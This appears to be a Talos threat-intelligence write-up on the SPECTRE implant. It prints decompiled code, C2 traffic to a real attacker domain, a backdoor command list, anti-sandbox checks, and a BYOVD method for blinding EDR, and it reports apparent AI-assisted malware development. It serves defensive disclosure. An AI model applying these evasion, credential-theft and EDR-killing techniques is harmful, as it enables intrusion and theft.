


UAT-10147 deploys SPECTRE: A cross-platform implant with Linux rootkit and BYOVD capabilities

blog.talosintelligence.com/uat-10147-deploys-spectre-a-cross-platform-implant-with-linux-rootkit-and-byovd-capabilities

Joey Chen

August 20, 2026



Thursday, August 20, 2026 06:00

- UAT-10147 is a highly capable Chinese-speaking intrusion actor operating a multi-platform post-exploitation ecosystem targeting IIS and Linux servers, combining search engine optimization (SEO) fraud monetization with advanced persistence and defense evasion techniques.
- The newly identified SPECTRE implant represents a significant evolution in commodity intrusion tooling, integrating cross-platform command-and-control (C2) operations, process injection, credential theft, anti-analysis protections, and kernel-level endpoint detection and response (EDR) bypass functionality.
- The actor demonstrates operational maturity through the combined use of custom malware, open-source offensive tooling, Bring Your Own Virtual Driver (BYOVD) based EDR neutralization, Linux kernel rootkits, and sophisticated in-memory web shell deployment techniques.
- Cisco Talos' analysis of recovered source code suggests portions of the Linux rootkit development may have incorporated AI-assisted code generation workflows, highlighting the growing role of generative AI in accelerating offensive malware development.

In our [previous blog](#), Cisco Talos documented how UAT-10147 operationalized AI-assisted exploitation workflows to compromise internet-facing IIS and Linux servers at scale. This blog discusses how UAT-10147 is employing a diverse arsenal of tools, including SEO fraud utilities, local privilege escalation tools, and both off-the-shelf and custom developed backdoors.

To thoroughly analyze their toolkit, the following section is divided into three parts, detailing the specific tools used and their respective capabilities. We also assess that UAT-10147 is gradually incorporating AI-assisted development into its operations, likely to support the creation and refinement of tools used across its campaigns. Specifically, both its custom-developed backdoor, SPECTRE, and custom-developed rootkit, Specter, exhibit indications of AI-assisted development.




Figure 1. Gradual adoption of AI-assisted development workflows.

Talos also observed several SEO fraud-related components used in this campaign that we assess with medium confidence to be associated with “x神” (“xshen”), who is mentioned in a previously released [Talos post](#). This assessment is supported by multiple development artifacts embedded in the BadIIS malware and related tooling.

The BadIIS samples used in this activity contain the following PDB paths:

- C:\Users\Administrator\Desktop\2025-11-21 (x神订制全站劫持按浏览器语言跳转)\dll\Release\demo.pdb
- C:\Users\Administrator\Desktop\2025-11-21 (x神订制全站劫持按浏览器语言跳转)\dll\x64\Release\demo.pdb

We also identified that the BadIIS installer embeds a service installer containing an additional PDB string referencing “x神”:

C:\Users\Administrator\Desktop\x神的自安装服务\svchost\x64\Release\service.pdb

Beyond these xshen-related development artifacts, other components in the campaign also contain references to “X.” The ASHX SEO engine configuration includes a string named “X-seo,” while the web shell uses an “X-ID” HTTP header to transmit a specific token. This header appears to support covert authentication by blending the web shell’s control traffic into otherwise routine HTTP communications.

SPECTRE: A new cross-platform backdoor

SPECTRE is a cross-platform backdoor written in C.

```

    }
}
strncpy(&v299[16], "Windows", 0x3Fu);
strncpy(&v299[24], "x64", 0xFu);

v291[0] = 0;
byte_14003F871 = 0;
for ( m = 0; ; ++m )
{
    sub_140012138(Buffer, 128, v299);
    sub_140012138(lpBuffer_1, 128, &v299[8]);
    sub_140012138(lpBuffer, 128, &v299[16]);
    sub_140012138(Destination, 512, &v299[26]);
    v201 = snprintf_wrapper(
        v302,
        2048,
        -1,
        "{\"hostname\":\"%s\", \"os\":\"%s\", \"arch\":\"%s\", \"user\":\"%s\", \"pid\":%u, \"process\":\"%s\"}",
        Buffer,

```

Figure 2. Windows version of SPECTRE.

```

41 ( (unsigned int)sub_71770(filename_2) )
{
    sub_71B13B(filename_12, "Linux", 63);
    x86_64 = "x86_64";
}
else
{
    sub_717CAC((unsigned int)filename_12, 64, (unsigned int)"Linux %s", (unsigned int)&n443 + 2, v28, v29);
    x86_64 = x86;
}
sub_71B13B(v82, x86_64, 15);
v31 = sub_71DF43("/proc/self/exe", filename_3, 255);
if ( v31 > 0 )
{
    filename_3[v31] = 0;
    v32 = sub_71B176(filename_3, 47);
    if ( v32 )
        sub_71B5FA(filename_3, v32 + 1, strlen((const char *) (v32 + 1)) + 1);
}
LABEL_64:
dst_1[0] = 0;
n6_1 = 0;
dword_A3CAB0 = 0;
qword_A3CAE0 = 0;
while ( 1 )
{
    sub_401D59(filename_19, 128, filename_10);
    sub_401D59(filename_20, 128, filename_11);
    sub_401D59(filename_1, 128, filename_12);
    sub_401D59(filename_16, 512, filename_3);
    v36 = sub_717CAC(
        (unsigned int)filename_2,
        2048,
        (unsigned int){"\hostname\":" \"%s\", \"os\":" \"%s\", \"arch\":" \"%s\", \"user\":" \"%s\", \"pid\":" %d, \"process\":" \"%s\"}",
        (unsigned int)filename_19,

```

Figure 3. Linux version of SPECTRE.

Talos named this backdoor "SPECTRE" based on a debug log recovered from one of the observed samples. This log meticulously records each step of the malware's execution process and explicitly displays its name in the header. The contents of the observed log file are provided in Figure 4.

```
=== SPECTRE DEBUG START ===
[1] GetDefaultConfig
[1] c2_host=udvyiwvfs.cyou port=443 path=/api/v1/register
[2] ResolveK32Apis ...
[2] ResolveK32Apis OK
[3] ResolveWinHttpApis ...
[3] ResolveWinHttpApis OK, hSession=000001B45DC488C0
[4] ResolveCngApis ...
[4] ResolveCngApis: OK
[6] CollectSystemInfo ...
[6] CollectSystemInfo OK: host=DESKTOP-ET51AJO user=Bruno pid=5944
[7] Starting Register loop
[7] Register attempt 0 ...
[R] Register() called
[R] JSON body len=114, host=udvyiwvfs.cyou port=443 path=/api/v1/register
[R] Register FAILED: no response
[7] Sleeping 5000 ms before retry
[7] Register attempt 1 ...
[R] Register() called
[R] JSON body len=114, host=udvyiwvfs.cyou port=443 path=/api/v1/register
[R] Register FAILED: no response
[7] Sleeping 10000 ms before retry
[7] Register attempt 2 ...
[R] Register() called
[R] JSON body len=114, host=udvyiwvfs.cyou port=443 path=/api/v1/register
[R] Register FAILED: no response
[7] Sleeping 20000 ms before retry
[7] Register attempt 3 ...
[R] Register() called
[R] JSON body len=114, host=udvyiwvfs.cyou port=443 path=/api/v1/register
[R] Register FAILED: no response
[7] Sleeping 40000 ms before retry
[7] Register attempt 4 ...
[R] Register() called
[R] JSON body len=114, host=udvyiwvfs.cyou port=443 path=/api/v1/register
[R] Register FAILED: no response
[7] Sleeping 80000 ms before retry
```

Figure 4. SPECTRE debug log.

Windows version

The Windows variant of SPECTRE distinguishes itself from the stock Havoc framework through custom post-exploitation and defense evasion capabilities compiled directly into the binary. Furthermore, the implant heavily prioritizes obfuscation and anti-analysis by utilizing a dual layered defense strategy. First, API resolution is executed entirely at runtime via PEB hash walking, using a DJB2 variant algorithm. Second, string encryption relies on a per-string

xorshift32 pseudorandom number generator (PRNG) scheme. Sensitive literals are encrypted at compile time with unique 32-bit seeds, decrypted to thread local storage immediately before execution, and never stored in plaintext within the “.text” or “.rdata” sections. Consequently, static detection methods are largely ineffective against the implant's indicators.

00007FF6AACD1698	66:0F6F05 3D5B0200	movdqa xmmu,xmmword ptr ds:[7FF6AACF71E]	
00007FF6AACD16A3	41:8B 1976170D	mov r11d,D177619	
00007FF6AACD16A9	66:0F6F0D 5F5C0200	movdqa xmm1,xmmword ptr ds:[7FF6AACF731]	
00007FF6AACD16B1	BA B80F0000	mov edx,F88	
00007FF6AACD16B6	4C:8B08	mov r9,qword ptr ds:[rax]	r9:"C:\\windows\\System32\\drivers\\etc\\hosts:cache"
00007FF6AACD16B9	4C:03CA	add r9,rdx	r9:"C:\\windows\\System32\\drivers\\etc\\hosts:cache"
00007FF6AACD16BC	C74424 50 1072F9C5	mov dword ptr ss:[rsp+50],C5F97210	
00007FF6AACD16C4	F3:0F7F4424 30	movdqu xmmword ptr ss:[rsp+30],xmm0	
00007FF6AACD16CA	F74424 54 50F95639	mov dword ptr ss:[rsp+54],3956F950	
00007FF6AACD16D2	F3:0F7F4C24 40	movdqu xmmword ptr ss:[rsp+40],xmm1	
00007FF6AACD16D8	C74424 58 A602B203	mov dword ptr ss:[rsp+58],38202A6	
00007FF6AACD16E0	44:8D51 01	lea r10d,qword ptr ds:[rcx+1]	
00007FF6AACD16E4	41:8B02	mov eax,r10d	
00007FF6AACD16E7	45:8B02	mov r8d,r10d	
00007FF6AACD16EA	41:33C3	xor eax,r11d	
00007FF6AACD16ED	C1E0 0D	shl eax,D	
00007FF6AACD16F0	44:33C0	xor r8d,eax	
00007FF6AACD16F3	41:8B00	mov eax,r8d	
00007FF6AACD16F6	41:33C3	xor eax,r11d	
00007FF6AACD16F9	C1E8 07	shr eax,7	
00007FF6AACD16FC	44:33C0	xor r8d,eax	
00007FF6AACD16FF	41:8B00	mov eax,r8d	
00007FF6AACD1702	41:33C3	xor eax,r11d	
00007FF6AACD1705	C1E0 11	shl eax,11	
00007FF6AACD1708	44:33C0	xor r8d,eax	
00007FF6AACD170B	B8 BFBF8C82	mov eax,828CBFBF	
00007FF6AACD1710	45:33C3	xor r8d,r11d	
00007FF6AACD1713	41:F7E0	mul r8d	
00007FF6AACD1716	C1EA 07	shr edx,7	
00007FF6AACD1719	8AC2	mov al,d1	
00007FF6AACD171B	FEC2	inc d1	
00007FF6AACD171D	C0E0 02	shl al,2	
00007FF6AACD1720	02D0	add d1,al	
00007FF6AACD1722	41:02D0	add d1,r8b	
00007FF6AACD1725	32540C 30	xor d1,byte ptr ss:[rsp+rcx+30]	
00007FF6AACD1729	41:881409	mov byte ptr ds:[r9+rcx],d1	
00007FF6AACD172D	41:8BCA	mov ecx,r10d	
00007FF6AACD1730	41:83FA 2C	cmp r10d,2C	2C:','
00007FF6AACD1734	7C AA	jl SVC.7FF6AACD16E0	
00007FF6AACD1736	49:83C8 FF	or r8,FFFFFFFFFFFFFFFF	

Figure 5. Xorshift32 PRNG scheme.

SPECTRE has a feature to execute a weighted anti-analysis scoring routine that evaluates process name blocklists, RAM capacity, CPU core count, disk space, sleep acceleration detection, and common sandbox host names and usernames. If the cumulative score reaches or exceeds 50 points, the process self-terminates.

Windows anti-sandbox scoring

Process analysis

#	Check	Method	Score
1	Process Name Blocklist	GetModuleFileNameA() → PathFindFileNameA() → str_lro → exact match table Matches: beacon, payload, implant, trojan, rat, shellcode, inject, virus, sample, analysis, cuckoo, foobar	Per match +30
2	Process Name: All-Digit Stem (len 4-7)	stem_len in [4,7] && all chars isdigit() Detects sandbox auto-spawned processes with numeric-only names (e.g. "12345.exe", "9876.exe")	If match +15

System identity checks

#	Check	Method	Score
3	Hostname Blocklist	GetComputerNameA() → str_lwr() → exact match table Matches: peter-pc, ... (hardcoded list of known sandbox / researcher machine hostnames)	Per match +25
4	Hostname Substring Detection	str_contains (hostname_lower, keyword) Keywords: sandbox, malware, virus, cuckoo, sample, vmware, vbox, vmp— scores for each hit	Per KW +20
5	Hostname Auto-Generated Pattern	alpha-prefix + randomised-digit-suffix format check Targets Windows VM default names: DESKTOP-XXXXXXX, PC-XXXXXX (OEM/Hyper V provisioning)	If match +25
6	Username Blocklist	GetEnvironmentVariableA ("USERNAME") → str_lwr() → exact match table Matches: harry johnson, currentuser, ... (known sandbox / analyst session usernames)	Per match +25

Hardware fingerprinting

#	Check	Method	Score
7	Physical RAM <2GB	GlobalMemoryStatusEx () → ullTotalPhys < 0x80000000 Sandbox VMs commonly allocated 1-2 GB; production endpoints have 4+ GB installed	If match +15
8	CPU Core Count < 2	GetSystemInfo () → dwNumberOfProcessors < 2 Single-vCPU VMs are common in commodity sandbox environments; real endpoints have ≥ 2 cores	If match +15
9	Total Disk Space <60 GB	GetDiskFreeSpaceExA ("C: \") → total < 0xF00000000 (60 GB) Sandbox VMs provisioned with minimal disk; checks total C:\ volume size, not free space	If match +15

Timing evasion

#	Check	Method	Score
10	Sleep Acceleration Detection	GetTickCount64 () → Sleep (1500ms) → GetTickCount64 () Delta < 1200ms (0x4B0) → sandbox accelerated the sleep call; detects patched NtDelayExecution hooks	If match +25

Figure 6. Windows anti-sandbox scoring.

A fallback C2 domain is hardcoded within the binary and can be recovered through string decryption. All C2 communications are transmitted via HTTP POST requests to the "/api/v1/register" and "/api/v1/output" endpoints. Additionally, Talos observed a specific version of the implant attempting to read its C2 configuration from an NTFS Alternate Data Stream (ADS) located at "C:\Windows\System32\drivers\etc\hosts:cache". This strategy allows the

threat actor to easily update the C2 configuration by modifying the ADS, thereby circumventing firewall blocklists without needing to recompile the binary.

```

v54 = 0;
si128.m128i_i64[0] = 0xDE86F226A63CBED1uLL; // DECRYPT: c2_host blob start - seed=0xDBB7157, len=15, dil=1 + 'udvyiwvfs.cyou'
DECRYPT_seed: 0xDBB7157 = *ThreadLocalStoragePointer; // DECRYPT seed: 0xDBB7157
v26i[0] = *ThreadLocalStoragePointer;
si128.m128i_i32[2] = 0x1AAA705B;
si128.m128i_i16[6] = 0x7CA1;
si128.m128i_i8[14] = 0x74;
do
{
    n15 = v54 + 1;
    *(DECRYPT_seed: 0xDBB7157 + 736 + v54) = si128.m128i_i8[v54]
        ^ ((((((n15 ^ 0xDBB7157) << 13) ^ (v54 + 1) ^ 0xDBB7157u) >> 7)
        ^ (v54 + 1)
        ^ 0x57)
        + 5
        * ((((((n15 ^ 0xDBB7157) << 13) ^ (v54 + 1) ^ 0xDBB7157u) >> 7)
        ^ ((n15 ^ 0xDBB7157) << 13)
        ^ (v54 + 1)
        ^ 0xDBB7157) << 17)
        ^ (((n15 ^ 0xDBB7157) << 13) ^ (v54 + 1) ^ 0xDBB7157u) >> 7)
        ^ ((n15 ^ 0xDBB7157) << 13)
        ^ (v54 + 1)
        ^ 0xDBB7157)
        / 0xFB)
        + 1);
    ++v54;
}
while ( n15 < 15 );
strncpy(Destination, (DECRYPT_seed: 0xDBB7157 + 736), 0x7Fu); // RESULT: strncpy(Destination, heap[r13+0x2E0], 0x7f) - C2 host = 'udvyiwvfs.cyou'
DECRYPT: URL_path_blob__seed_0xDBA7155_len_17_dil_1 = 0; // DECRYPT: URL path blob - seed=0xDBA7155, len=17, dil=1 + '/api/v1/register'
si128 = __mm_load_si128(&xmmword_140036EE0);
*&Destination[128] = 443; // C2 PORT = 443 (0x1B8) -> var_1E50 -> copied to active_c2_port via movups block
LOBYTE(n979192522) = 72;

```

Figure 7. Hardcoded C2 domain.

```

POST /api/v1/register HTTP/1.1
Connection: Keep-Alive
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
Content-Length: 114
Host: udvyiwvfs.cyou:443

{"hostname":"DESKTOP-IPG1589","os":"Windows","arch":"x64","user":"John Doe","pid":8516,"process":"ca9hyx3u22.exe"}
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Tue, 21 Apr 2026 09:56:00 GMT
Content-Length: 61

{"session_id":"92f2e71911fb43ff8e444a174105fa73","tasks":[]}

GET /api/v1/checkin?id=92f2e71911fb43ff8e444a174105fa73 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
Host: udvyiwvfs.cyou:443

HTTP/1.1 200 OK
Content-Type: application/octet-stream
Date: Tue, 21 Apr 2026 09:56:01 GMT
Content-Length: 40

AQAAAAAAAAAAAAzLRwpaSXUdjoscMj6ic73M7x

GET /api/v1/checkin?id=92f2e71911fb43ff8e444a174105fa73 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
Host: udvyiwvfs.cyou:443

HTTP/1.1 200 OK
Content-Type: application/octet-stream
Date: Tue, 21 Apr 2026 09:56:04 GMT

```

Figure 8. C2 authentication.

Talos observed 45 commands in this SPECTRE backdoor. 24 appear as plaintext comparands, and 21 are encrypted with the xorshift PRNG and decrypted at each dispatch.

Commands	Encrypted	Description
shell sh	No	Execute shell command
pwd cd	No	Print/change working directory
ls	No	Directory listing
cat	No	Read file
mkdir	No	Create directory
rm	No	Delete file/directory
cp	No	Copy file
mv	No	Move/rename file
download	No	Send file to C2
upload	No	Receive file from C2
ps	No	Process list
kill	No	Terminate process by PID
env	No	Environment variables information
sleep	No	Set beacon sleep interval

sysinfo	No	OS/hardware information
screenshot	No	Screen capture
whoami	No	Current user/token info
netinfo	No	Network interface information
timestomp	No	Modify file timestamps
rev2self	No	Revert impersonation token
getprivs	No	List current token privileges
selfdel	No	Delete implant file on disk
reg	No	Registry read operations
exit	No	Terminate beacon
regset	Yes	Write REG_SZ or REG_DWORD value: regset <HKLM HKCU>\path value data [REG_DWORD]
inject	Yes	DLL injection (default: svchost.exe)
s-nject	Yes	Shellcode injection
getsystem	Yes	Privilege escalation
steal_token	Yes	Token theft from target PID
make_token	Yes	Spawn token with credentials

earlybird	Yes	APC EarlyBird injection
hollow	Yes	Process hollowing injection
keylog_start	Yes	Start keystroke logger
keylog_stop	Yes	Stop keystroke logger
keylog_dump	Yes	Retrieve keylog buffer
hashdump	Yes	Dump SAM/SYSTEM/SECURITY hives
chromedump	Yes	Copy Chrome & Edge Login Data + Local State to Id/ls/ed_id/ed_ls .tmp
execute_assembly	Yes	In-memory .NET CLR hosting - execute any .NET assembly without disk write
vaultdump	Yes	Spawn cmd key/list with captured pipe
byovd_load	Yes	Load RTCore64/DBUtil driver
byovd_unload	Yes	Unload and clean driver
edr_kill	Yes	Kill EDR processes
callbacks	Yes	Enumerate kernel callbacks
proc_hide	Yes	Hide process from kernel list
byovd_verify	Yes	Verify kernel R/W

auto_protect	Yes	Status dashboard/ADS clear
--------------	-----	----------------------------

Table 1. Windows version command list.

During our research, Talos noticed the encrypted commands are specific features for this backdoor. The features can be divided into three categories: 1) process injection, 2) privilege escalation and credential theft, and 3) BYOVD EDR killer capabilities.

Process injection capabilities

SPECTRE supports three distinct injection modalities, all managed through a unified handler. The first is standard process hollowing, which targets “svchost.exe” by default. The second is APC EarlyBird injection, which utilizes pre-allocated memory to deliver shellcode before the target thread can execute a single instruction. The third is an automated, on-startup self-hollowing technique targeting “RuntimeBroker.exe”; this executes directly from `main()` to conceal the implant and evade EDR visibility.

Privilege escalation and credential theft capabilities

The SPECTRE implements named pipe impersonation for privilege escalation. It creates a pipe named “\\.\pipe\spectre_<tid>” and acquires a SYSTEM token via `ImpersonateNamedPipeClient`. With SYSTEM privileges, three registry hives `HKLM\SAM\SAM`, `HKLM\SYSTEM`, and `HKLM\SECURITY` are saved to “%TEMP%” via `RegSaveKeyA` for offline NT hash extraction using Impact “secretsdump.py”.

Beyond hive dumping, SPECTRE provides two additional credential theft functions:

1. **Vaultdump:** Spawns `cmdkey.exe /list` with stdout capture to enumerate Windows Credential Manager entries without any LSASS access
2. **Chromedump:** Copies Chrome and Edge login data and local state files to “%TEMP%” for offline DPAPI decryption via `SharpChrome`

BYOVD EDR killer

SPECTRE downloads one of two well-known vulnerable driver from the C2 — either `RTCore64.sys` from MSI (associated with [CVE-2019-16098](#)) or `DBUtil_2_3.sys` from Dell (associated with [CVE-2021-21551](#)). It then decodes and writes the driver to disk under %TEMP%, installs it as a transient kernel service via the SCM, and opens an IOCTL handle to the device.

```

int64 __fastcall open_vulnerable_driver_handle(
    __int64 a1,
    __int64 (__fastcall *nSize)(CHAR *, __int64, char *, _QWORD, _DWORD)
)
{
    int nSize_1; // ebx
    struct _LIST_ENTRY *module_by_hash; // rax
    __int64 (__fastcall *export_by_hash)(const char *, __int64, _QWORD, _QWORD)
    const char *_____.__RTCore64; // rcx

    nSize_1 = nSize;
    module_by_hash = peb_get_module_by_hash(1883303541);
    export_by_hash = pe_get_export_by_hash(module_by_hash, -342440454);
    if ( export_by_hash )
    {
        if ( nSize_1 == 1 )
        {
            _____.__RTCore64 = "\\\\.\\RTCore64";
            return export_by_hash(_____.__RTCore64, 3221225472LL, 0, 0, 3, 0, 0);
        }
        if ( nSize_1 == 2 )
        {
            _____.__RTCore64 = "\\\\.\\DBUtil_2_3";
            return export_by_hash(_____.__RTCore64, 3221225472LL, 0, 0, 3, 0, 0);
        }
    }
    return -1;
}

```

Figure 9. Vulnerable kernel drivers.

Leveraging arbitrary kernel read/write primitives exposed by these drivers, SPECTRE uses NtQuerySystemInformation to locate “ntoskrnl.exe” in the kernel address space. It then references a hardcoded, per-build offset table covering 13 Windows versions to calculate the exact kernel virtual addresses for PspCreateProcessNotifyRoutine, PspCreateThreadNotifyRoutine, and PspLoadImageNotifyRoutine. By performing targeted kernel writes, the SPECTRE safely unlinks each registered EDR callback from its doubly-linked list. Consequently, kernel-callback-dependent security products such as CrowdStrike Falcon, SentinelOne, Microsoft Defender, and other well-known EDR vendors are rendered completely blind to new process creations, thread creations, and image load events for the remainder of the session, successfully neutralizing EDR visibility on the target machine.

```

aRtcore64 db '\\.\RTCore64',0          ; DATA XREF: open_vulnerable_driver_handl
align 8
aDbutil23 db '\\.\DBUtil_2_3',0        ; DATA XREF: open_vulnerable_driver_handl
align 8
aKilledSPidU db '[+] Killed: %s (PID %u)',0Ah,0
                                           ; DATA XREF: sub_14000D224+221f0
align 8
aFailedToTermin db '[-] Failed to terminate: %s (PID %u) NTSTATUS=0x%08X',0Ah,0
                                           ; DATA XREF: sub_14000D224+261f0

align 20h
aEamonmSys db 'eamonm.sys',0           ; DATA XREF: .rdata:off_140036540↓o
align 10h
aEhdrvSys db 'ehdrv.sys',0            ; DATA XREF: .rdata:0000000140036548↓o
align 20h
aEpfwSys db 'epfw.sys',0              ; DATA XREF: .rdata:0000000140036550↓o
align 10h
aEpfwfwpSys db 'epfwfwp.sys',0        ; DATA XREF: .rdata:0000000140036558↓o
align 20h
aEelamSys db 'eelam.sys',0            ; DATA XREF: .rdata:0000000140036560↓o
align 10h
aEkrnSys db 'ekrn.sys',0              ; DATA XREF: .rdata:0000000140036568↓o
align 20h
aSelowX64Sys db 'selow_x64.sys',0     ; DATA XREF: .rdata:0000000140036570↓o
align 10h
aSelowSys db 'selow.sys',0            ; DATA XREF: .rdata:0000000140036578↓o
align 20h
aCsagentSys db 'csagent.sys',0        ; DATA XREF: .rdata:0000000140036580↓o
align 10h
aCsbootSys db 'csboot.sys',0          ; DATA XREF: .rdata:0000000140036588↓o
align 20h
aCsdevicecontro db 'csdevicecontrol.sys',0
                                           ; DATA XREF: .rdata:0000000140036590↓o
align 8
aCsfalconservic db 'csfalconservice.sys',0
                                           ; DATA XREF: .rdata:0000000140036598↓o
align 10h
aWdfilterSys db 'wdfilter.sys',0      ; DATA XREF: .rdata:00000001400365A0↓o
align 20h
aWdnisdrvSys db 'wdnisdrv.sys',0      ; DATA XREF: .rdata:00000001400365A8↓o
align 10h
aWdbootSys db 'wdboot.sys',0          ; DATA XREF: .rdata:00000001400365B0↓o
align 20h
aSymeventSys db 'symevent.sys',0      ; DATA XREF: .rdata:00000001400365B8↓o
align 10h
aSrtsp64Sys db 'srtsp64.sys',0        ; DATA XREF: .rdata:00000001400365C0↓o
align 20h
aSrtsp64Sys db 'srtsp64.sys',0        ; DATA XREF: .rdata:00000001400365C8↓o
align 10h
aSymefasi64Sys db 'symefasi64.sys',0  ; DATA XREF: .rdata:00000001400365D0↓o
align 20h
aBhdrv64Sys db 'bhdrv64.sys',0        ; DATA XREF: .rdata:00000001400365D8↓o

```

Figure 10. Blinding EDR.

Linux version

The SPECTRE Linux variant's structure is the same as the Windows variant. It is a statically-linked ELF x86-64 binary targeting Linux systems. Upon execution, SPECTRE immediately invokes an eight-factor anti-sandbox scoring engine before establishing C2 connection. If the

cumulative score reaches or exceeds the threshold of 50, the binary exits silently without generating any observable indicators.

Linux anti-sandbox scoring



#	Check	Method	Score
1	Hostname Blocklist	gethostname() → strcasecmp() vs obfuscated sandbox_ table	+20
2	Username Blocklist	geten("USER" / "LOGNAME") → match decoded sandbox_0 table	+20
3	Physical RAM < 2GB	sysinfo() → totalram x mem_unit ≤ 0x7FFFFFFF	+15
4	Single CPU Core	sysconf (84=_SC_NPROCESSORS_ONLN) = 1	+15
5	Hypervisor CPU Flag	fgets/proc/cpuinfo → strstr("hypervisor")	+10
6	DMI Product Name	/sys/class/dmi/id/product_name → VirtualBox/VMware/QEMU/Bochs	+10
7	Low /proc PID Count	opendir/readdir("/proc") → numeric entries ≤	+15
8	Sleep Acceleration	clock_gettime before/after usleep(100ms) → elapsed < 80ms	+20

Figure 11. Linux anti-sandbox scoring.

